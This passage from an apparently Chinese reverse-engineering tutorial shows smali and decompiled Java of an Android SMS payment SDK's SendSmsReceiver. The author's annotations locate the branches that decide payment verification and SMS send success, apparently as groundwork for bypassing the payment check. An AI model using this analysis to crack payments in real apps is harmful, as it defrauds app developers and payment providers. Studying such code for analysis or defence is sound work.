invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

goto/16 :goto_0

:cond_d
const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u53d1\u9001\u77ed\u4fe1\u5931\u8d25"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;
```

```
iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z

if-eqz v2, :cond_17

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_15

const-string v2, "sendFailLog"

const-string v3, "\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e

const-string v3, "localaddmo"
```

```
const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_14

const/4 v9, 0x1

:goto_7
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I
```

```
    add-int/lit8 v2, v2, 0x1

    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    :cond_e
    :goto_8
    if-eqz v37, :cond_f

    invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

    move-result-object v2

    invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

    invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;
```

```
move-result-object v2

move-object/from16 v0, v37

invoke-virtual {v2, v0}, Lcom/uucun/smspay/bz/a;->a(Lcom/uucun/smspay/g/e;)Z

move-result v2

const-string v3, "removeFeeModel ret is"

new-instance v4, Ljava/lang/StringBuilder;

invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v2
```

```
invoke-virtual {v2}, Lcom/uucun/smspay/bz/a;->c()V

:cond_f
const-string v2, "SendSmsReceiver onReceive"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "isPutbackSMS:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

move-object/from16 v0, v37

iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v36, :cond_10
```

```
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_10

sget-object v2, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "SendSmsReceiver.onReceive() "

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

const-string v2, "88087"

const-string v3, "\u53d1\u9001\u9519\u8bef"
```

```
move-object/from16 v0, v36

invoke-static {v0, v2, v3}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;Ljava/lang/String;Ljava/lang/String;)V

:cond_10
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_11

const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u5931\u8d25"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_11
const-string v3, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v4, Ljava/lang/StringBuilder;

const-string v2, "payCallbacks:"

invoke-direct {v4, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

if-nez v38, :cond_1b
```

```
const-string v2, "null"

:goto_9
invoke-virtual {v4, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v3, v2}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v38, :cond_12

const-string v2, "\u56de\u8c03\u51fd\u6570\uff1a"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "\u4e2a\u6570\u662f:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->size()I

move-result v4

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;
```

```
move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_12
if-eqz v38, :cond_1c

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_1c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_13
:goto_a
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v2
```

```
if-eqz v2, :cond_1c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v2

instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_13

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2

const/4 v4, 0x0

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V

const-string v2, "enter"

const-string v4, "11111"

invoke-static {v2, v4}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
goto :goto_a

:cond_14
const/4 v9, 0x0

goto/16 :goto_7

:cond_15
const-string v2, "sendFailLog"

const-string v3, "\u975e\u8865\u53d1\u77ed\u4fe1"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_e

iget-object v12, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v13, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;

iget-object v14, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;
```

```
iget-object v15, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

move-object/from16 v16, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

move-object/from16 v17, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

move-object/from16 v18, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;

move-object/from16 v19, v0

iget-object v0, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v37

iget v3, v0, Lcom/uucun/smspay/g/e;->m:I

invoke-static {v3}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;
```

```
move-result-object v21

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v22

move-object/from16 v0, v37

iget-wide v3, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v3, v4}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v23

const-string v24, "0"

move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v25, v0

const-string v26, "0"
```

```
const-string v27, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v28, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v29, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v30, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v31, v0

const/4 v3, -0x1
```

```
    if-ne v10, v3, :cond_16

    const-string v32, "1"

    :goto_b
    invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v33

    invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

    move-result-object v34

    iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;

    move-object/from16 v35, v0

    move-object/from16 v11, p1

    invoke-static/range {v11 .. v35},
Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Strin
g;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Strin
g;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Strin
g;)V

    goto/16 :goto_8

    :cond_16
```

```
const-string v32, "2"

goto :goto_b

:cond_17
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_19

move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

const/4 v3, 0x3

if-ne v2, v3, :cond_e

const-string v3, "addmo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31
```

```
iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_18

const/4 v9, 0x1

:goto_c
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1
```

```
    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_8

    :cond_18
    const/4 v9, 0x0

    goto :goto_c

    :cond_19
    const-string v3, "mo"

    move-object/from16 v0, v31

    iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;
```

```
move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_1a

const/4 v9, 0x1

:goto_d
const-string v11, "0"

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J
```

```
    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_8

    :cond_1a
    const/4 v9, 0x0

    goto :goto_d

    :cond_1b
    invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->toString()Ljava/lang/String;

    move-result-object v2

    goto/16 :goto_9

    :cond_1c
    const/4 v2, 0x0

    move-object/from16 v0, v37

    iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z
```

```
        move-object/from16 v0, p1

        move-object/from16 v1, v37

        invoke-static {v0, v1}, Lcom/uucun/smspay/bz/SendSmsReceiver;->a(Landroid/content/Context;Lcom/uucun/smspay/g/e;)V

        goto/16 :goto_0
.end method
```

我们再转到 JAVA 源码看看

```
package com.uucun.smspay.bz;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Handler;
import android.os.Message;
import com.uucun.smspay.g.b;
import com.uucun.smspay.g.e;
import com.uucun.smspay.k.i;
import java.io.PrintStream;
import java.util.ArrayList;
import java.util.Iterator;

public class SendSmsReceiver extends BroadcastReceiver
{
   private static void a(Context paramContext, e parame)
   {
      com.uucun.smspay.g.c localc1 = parame.h;
```

```
if (localc1.k == null)
    com.uucun.smspay.k.d.b("processSentResult", "feeTypeModels is null");
label182: label751: label755:
while (true)
{
    return;
    com.uucun.smspay.k.d.b("processSentResult", "feeTypeModels isn't null");
    parame.j = (1 + parame.j);
    ArrayList localArrayList1 = d.a();
    int i;
    if (!localc1.m)
        if (!parame.k)
        {
            if (parame.i)
                break label751;
            parame.k = true;
            com.uucun.smspay.g.c localc6 = new com.uucun.smspay.g.c();
            localc6.a = localc1.a;
            localc6.c = localc1.c;
            localc6.m = localc1.m;
            localc6.h = localc1.h;
            localc6.d = localc1.d;
            localc6.e = localc1.e;
            localc6.b = localc1.b;
            localc6.i = localc1.i;
            localc6.g = localc1.g;
            localc6.j = localc1.j;
            localc6.a(parame);
```

```
        localArrayList1.add(localc6);
        i = 1;
      }
    while (true)
    {
      if (i == 0)
        break label755;
      boolean bool1 = com.uucun.smspay.k.c.a(paramContext, "dataSec", "putback_sms");
      com.uucun.smspay.k.d.b("onSmsReceive deleteFile", bool1);
      ArrayList localArrayList2 = d.a();
      if (localArrayList2 != null)
        com.uucun.smspay.k.d.b("tempFeeInfos size: ", localArrayList2.size());
      if (localArrayList2.size() <= 0)
        break;
      Iterator localIterator2 = localArrayList2.iterator();
      while (true)
        if (localIterator2.hasNext())
        {
          com.uucun.smspay.g.c localc2 = (com.uucun.smspay.g.c)localIterator2.next();
          com.uucun.smspay.k.d.b("feeInfo1", "size:" + localc2.k.size());
          continue;
          if ((parame.i) || (parame.j == 3))
          {
            Iterator localIterator4 = localArrayList1.iterator();
            Object localObject2 = null;
            while (true)
            {
              if (!localIterator4.hasNext())
```

```
            break label421;
          com.uucun.smspay.g.c localc5 = (com.uucun.smspay.g.c)localIterator4.next();
          ArrayList localArrayList4 = localc5.k;
          Iterator localIterator5 = localArrayList4.iterator();
          if (localIterator5.hasNext())
          {
            e locale2 = (e)localIterator5.next();
            if (locale2 != parame)
              break;
            localArrayList4.remove(locale2);
            localObject2 = localc5;
          }
        }
        if ((localObject2 != null) && (localObject2.k.size() == 0))
          localArrayList1.remove(localObject2);
        i = 1;
        break label182;
      }
      i = 1;
      break label182;
      if (!parame.k)
      {
        if (parame.i)
          break label751;
        parame.k = true;
        com.uucun.smspay.g.c localc4 = new com.uucun.smspay.g.c();
        localc4.a = localc1.a;
        localc4.c = localc1.c;
```

```
    localc4.m = localc1.m;
    localc4.h = localc1.h;
    localc4.d = localc1.d;
    localc4.e = localc1.e;
    localc4.b = localc1.b;
    localc4.i = localc1.i;
    localc4.g = localc1.g;
    localc4.j = localc1.j;
    localc4.a(parame);
    localArrayList1.add(localc4);
    break;
}
if ((!parame.i) && (parame.j != 3))
    break;
Iterator localIterator1 = localArrayList1.iterator();
Object localObject1 = null;
while (true)
{
    if (!localIterator1.hasNext())
        break label693;
    com.uucun.smspay.g.c localc3 = (com.uucun.smspay.g.c)localIterator1.next();
    ArrayList localArrayList3 = localc3.k;
    Iterator localIterator3 = localArrayList3.iterator();
    if (localIterator3.hasNext())
    {
        e locale1 = (e)localIterator3.next();
        if (locale1 != parame)
            break;
```

```
                    localArrayList3.remove(locale1);
                    localObject1 = localc3;
                  }
                }
                if ((localObject1 != null) && (localObject1.k.size() == 0))
                  localArrayList1.remove(localObject1);
                i = 1;
                break label182;
              }
            boolean bool2 = com.uucun.smspay.j.c.a(paramContext, localArrayList2);
            com.uucun.smspay.k.d.b("onSmsReceive serialize2File", bool2);
            return;
            i = 0;
          }
        }
      }

public void onReceive(Context paramContext, Intent paramIntent)
{
  clearAbortBroadcast();
  String str1 = paramIntent.getStringExtra("request_code_test");
  com.uucun.smspay.g.f localf = a.a().b(str1);
  if (localf == null)
    return;
  a.a().c(str1);
  com.uucun.smspay.aidl.a locala = localf.h;
  e locale = localf.g;
  ArrayList localArrayList = localf.i;
```

```
int i = getResultCode();
new StringBuilder("短信返回状态:").append(i).toString();
com.uucun.smspay.k.d.b("onReceive getResultCode", i);
if (i == -1)
{
    com.uucun.smspay.k.d.b("SendSmsReceiver:onReceive", "发送短信成功");
    com.uucun.smspay.k.l.a = true;
    if (locale.h.m)
    {
        boolean bool7;
        if (locale.k)
        {
            com.uucun.smspay.k.d.b("sendSuccessLog", "isPutbackSMS");
            String str63 = localf.e;
            String str64 = localf.f;
            String str65 = localf.c;
            String str66 = localf.d;
            if (i == -1)
            {
                bool7 = true;
                com.uucun.smspay.a.f.a(paramContext, "localaddmo", "0", str63, str64, str65, str66, bool7, i, String.valueOf(1 + locale.j), locale.l);
            }
        }
        b localb2;
        do
        {
            com.uucun.smspay.k.d.b("SendSmsReceiver onReceive", "isPutbackSMS:" + locale.k);
            if ((locala != null) && (!locale.k))
```

```
    {
      com.uucun.smspay.k.d.b("SendSmsReceiver:onReceive", "通知 APP  支付成功");
      i.a(locala);
    }
    if (locale.k)
      com.uucun.smspay.k.d.b("补发的短信", "不需要回调 CP 发送成功");
    if ((localArrayList == null) || (locale.k))
      break label791;
    Iterator localIterator2 = localArrayList.iterator();
    while (localIterator2.hasNext())
    {
      Object localObject2 = localIterator2.next();
      if ((localObject2 instanceof Handler))
      {
        Message localMessage2 = Message.obtain((Handler)localObject2);
        localMessage2.what = 1;
        localMessage2.sendToTarget();
      }
    }
    bool7 = false;
    break;
    com.uucun.smspay.k.d.b("sendSuccessLog", "not isPutbackSMS");
    localb2 = locale.h.o;
  }
  while (localb2 == null);
  String str45 = localb2.a;
  String str46 = localb2.b;
  String str47 = localb2.c;
```

```
            String str48 = localb2.d;
            String str49 = localb2.e;
            String str50 = localb2.f;
            String str51 = localb2.g;
            String str52 = localb2.i;
            String str53 = localb2.h;
            String str54 = String.valueOf(locale.m);
            String str55 = String.valueOf(locale.l);
            String str56 = String.valueOf(locale.l);
            String str57 = locale.r;
            String str58 = localf.e;
            String str59 = localf.f;
            String str60 = localf.c;
            String str61 = localf.d;
            if (i == -1);
            for (String str62 = "1"; ; str62 = "2")
            {
              com.uucun.smspay.a.f.a(paramContext, str45, str46, str47, str48, str49, str50, str51, str52, str53, str54, str55, str56, "0", str57, "0", "localmo", str58,
str59, str60, str61, str62, String.valueOf(i), com.uucun.smspay.k.a.a(), localb2.k);
              break;
            }
          }
          if (locale.k)
          {
            com.uucun.smspay.k.d.b("sendSuccessLog", "not local isPutbackSMS");
            String str40 = localf.b;
            String str41 = localf.e;
            String str42 = localf.f;
```

```
        String str43 = localf.c;
        String str44 = localf.d;
        if (i == -1);
        for (boolean bool6 = true; ; bool6 = false)
        {
          com.uucun.smspay.a.f.a(paramContext, "addmo", str40, str41, str42, str43, str44, bool6, i, String.valueOf(1 + locale.j), locale.l);
          break;
        }
      }
      com.uucun.smspay.k.d.b("sendSuccessLog", "not local not isPutbackSMS");
      String str35 = localf.b;
      String str36 = localf.e;
      String str37 = localf.f;
      String str38 = localf.c;
      String str39 = localf.d;
      if (i == -1);
      for (boolean bool5 = true; ; bool5 = false)
      {
        com.uucun.smspay.a.f.a(paramContext, "mo", str35, str36, str37, str38, str39, bool5, i, "0", 0L);
        break;
      }
      label791: locale.i = true;
      a(paramContext, locale);
      return;
    }
    com.uucun.smspay.k.d.b("SendSmsReceiver:onReceive", "发送短信失败");
    com.uucun.smspay.k.l.a = true;
    boolean bool4;
```

```
label927: StringBuilder localStringBuilder;
if (locale.h.m)
    if (locale.k)
    {
        com.uucun.smspay.k.d.b("sendFailLog", "补发短信");
        if (1 + locale.j == 3)
        {
            String str31 = localf.e;
            String str32 = localf.f;
            String str33 = localf.c;
            String str34 = localf.d;
            if (i == -1)
            {
                bool4 = true;
                com.uucun.smspay.a.f.a(paramContext, "localaddmo", "0", str31, str32, str33, str34, bool4, i, String.valueOf(1 + locale.j), locale.l);
            }
        }
        else
        {
            if (locale != null)
            {
                a.a().c();
                boolean bool2 = a.a().a(locale);
                com.uucun.smspay.k.d.b("removeFeeModel ret is", bool2);
                a.a().c();
            }
            com.uucun.smspay.k.d.b("SendSmsReceiver onReceive", "isPutbackSMS:" + locale.k);
            if ((locala != null) && (!locale.k))
```

```
          {
             System.out.println("SendSmsReceiver.onReceive() " + i);
             i.a(locala, "88087", "发送错误");
          }
          if (locale.k)
             com.uucun.smspay.k.d.b("补发的短信", "不需要回调 CP 发送失败");
          localStringBuilder = new StringBuilder("payCallbacks:");
          if (localArrayList != null)
             break label1643;
       }
    }
label1643: for (String str7 = "null"; ; str7 = localArrayList.toString())
{
    com.uucun.smspay.k.d.b("回调函数：", str7);
    if (localArrayList != null)
       com.uucun.smspay.k.d.b("回调函数：", "个数是:" + localArrayList.size());
    if ((localArrayList == null) || (locale.k))
       break label1653;
    Iterator localIterator1 = localArrayList.iterator();
    while (localIterator1.hasNext())
    {
       Object localObject1 = localIterator1.next();
       if ((localObject1 instanceof Handler))
       {
          Message localMessage1 = Message.obtain((Handler)localObject1);
          localMessage1.what = 0;
          localMessage1.sendToTarget();
          com.uucun.smspay.k.d.b("enter", "11111");
```

```
    }
}
bool4 = false;
break;
com.uucun.smspay.k.d.b("sendFailLog", "非补发短信");
b localb1 = locale.h.o;
if (localb1 == null)
    break label927;
String str13 = localb1.a;
String str14 = localb1.b;
String str15 = localb1.c;
String str16 = localb1.d;
String str17 = localb1.e;
String str18 = localb1.f;
String str19 = localb1.g;
String str20 = localb1.i;
String str21 = localb1.h;
String str22 = String.valueOf(locale.m);
String str23 = String.valueOf(locale.l);
String str24 = String.valueOf(locale.l);
String str25 = locale.r;
String str26 = localf.e;
String str27 = localf.f;
String str28 = localf.c;
String str29 = localf.d;
if (i == -1);
for (String str30 = "1"; ; str30 = "2")
{
```

```
            com.uucun.smspay.a.f.a(paramContext, str13, str14, str15, str16, str17, str18, str19, str20, str21, str22, str23, str24, "0", str25, "0", "localmo", str26, str27, str28, str29, str30, String.valueOf(i), com.uucun.smspay.k.a.a(), localb1.k);
            break;
        }
        if (locale.k)
        {
            if (1 + locale.j != 3)
                break label927;
            String str8 = localf.b;
            String str9 = localf.e;
            String str10 = localf.f;
            String str11 = localf.c;
            String str12 = localf.d;
            if (i == -1);
            for (boolean bool3 = true; ; bool3 = false)
            {
                com.uucun.smspay.a.f.a(paramContext, "addmo", str8, str9, str10, str11, str12, bool3, i, String.valueOf(1 + locale.j), locale.l);
                break;
            }
        }
        String str2 = localf.b;
        String str3 = localf.e;
        String str4 = localf.f;
        String str5 = localf.c;
        String str6 = localf.d;
        if (i == -1);
        for (boolean bool1 = true; ; bool1 = false)
        {
```

```
            com.uucun.smspay.a.f.a(paramContext, "mo", str2, str3, str4, str5, str6, bool1, i, "0", locale.l);
            break;
          }
        }
        label1653: locale.i = false;
        a(paramContext, locale);
    }
}
```

转到 JAVA 源码后很轻易的就看到了我们想要的信息了...有点小激动.0.0.

下面我们对源码进行简单分析下

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 39

    invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->clearAbortBroadcast()V

    new-instance v2, Ljava/lang/StringBuilder;

    invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V

    const-string v3, "request_code_test"

    move-object/from16 v0, p2

    invoke-virtual {v0, v3}, Landroid/content/Intent;->getStringExtra(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v3
```

```
invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->b(Ljava/lang/String;)Lcom/uucun/smspay/g/f;

move-result-object v31

if-nez v31, :cond_0    //判断是否进入支付验证  如是则跳转到:cond_0  否则返回

:goto_0
return-void

:cond_0
invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->c(Ljava/lang/String;)V
```

```
move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->h:Lcom/uucun/smspay/aidl/a;

move-object/from16 v36, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->g:Lcom/uucun/smspay/g/e;

move-object/from16 v37, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->i:Ljava/util/ArrayList;

move-object/from16 v38, v0

invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->getResultCode()I

move-result v10

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "\u77ed\u4fe1\u8fd4\u56de\u72b6\u6001:"//短信返回状态:

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

```
invoke-virtual {v2, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

const-string v2, "onReceive getResultCode"

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, -0x1

if-ne v10, v2, :cond_d    //判断短信是否发送成功    如发送失败则跳转到:cond_d

const-string v2, "SendSmsReceiver:onReceive"
```

```
const-string v3, "\u53d1\u9001\u77ed\u4fe1\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37

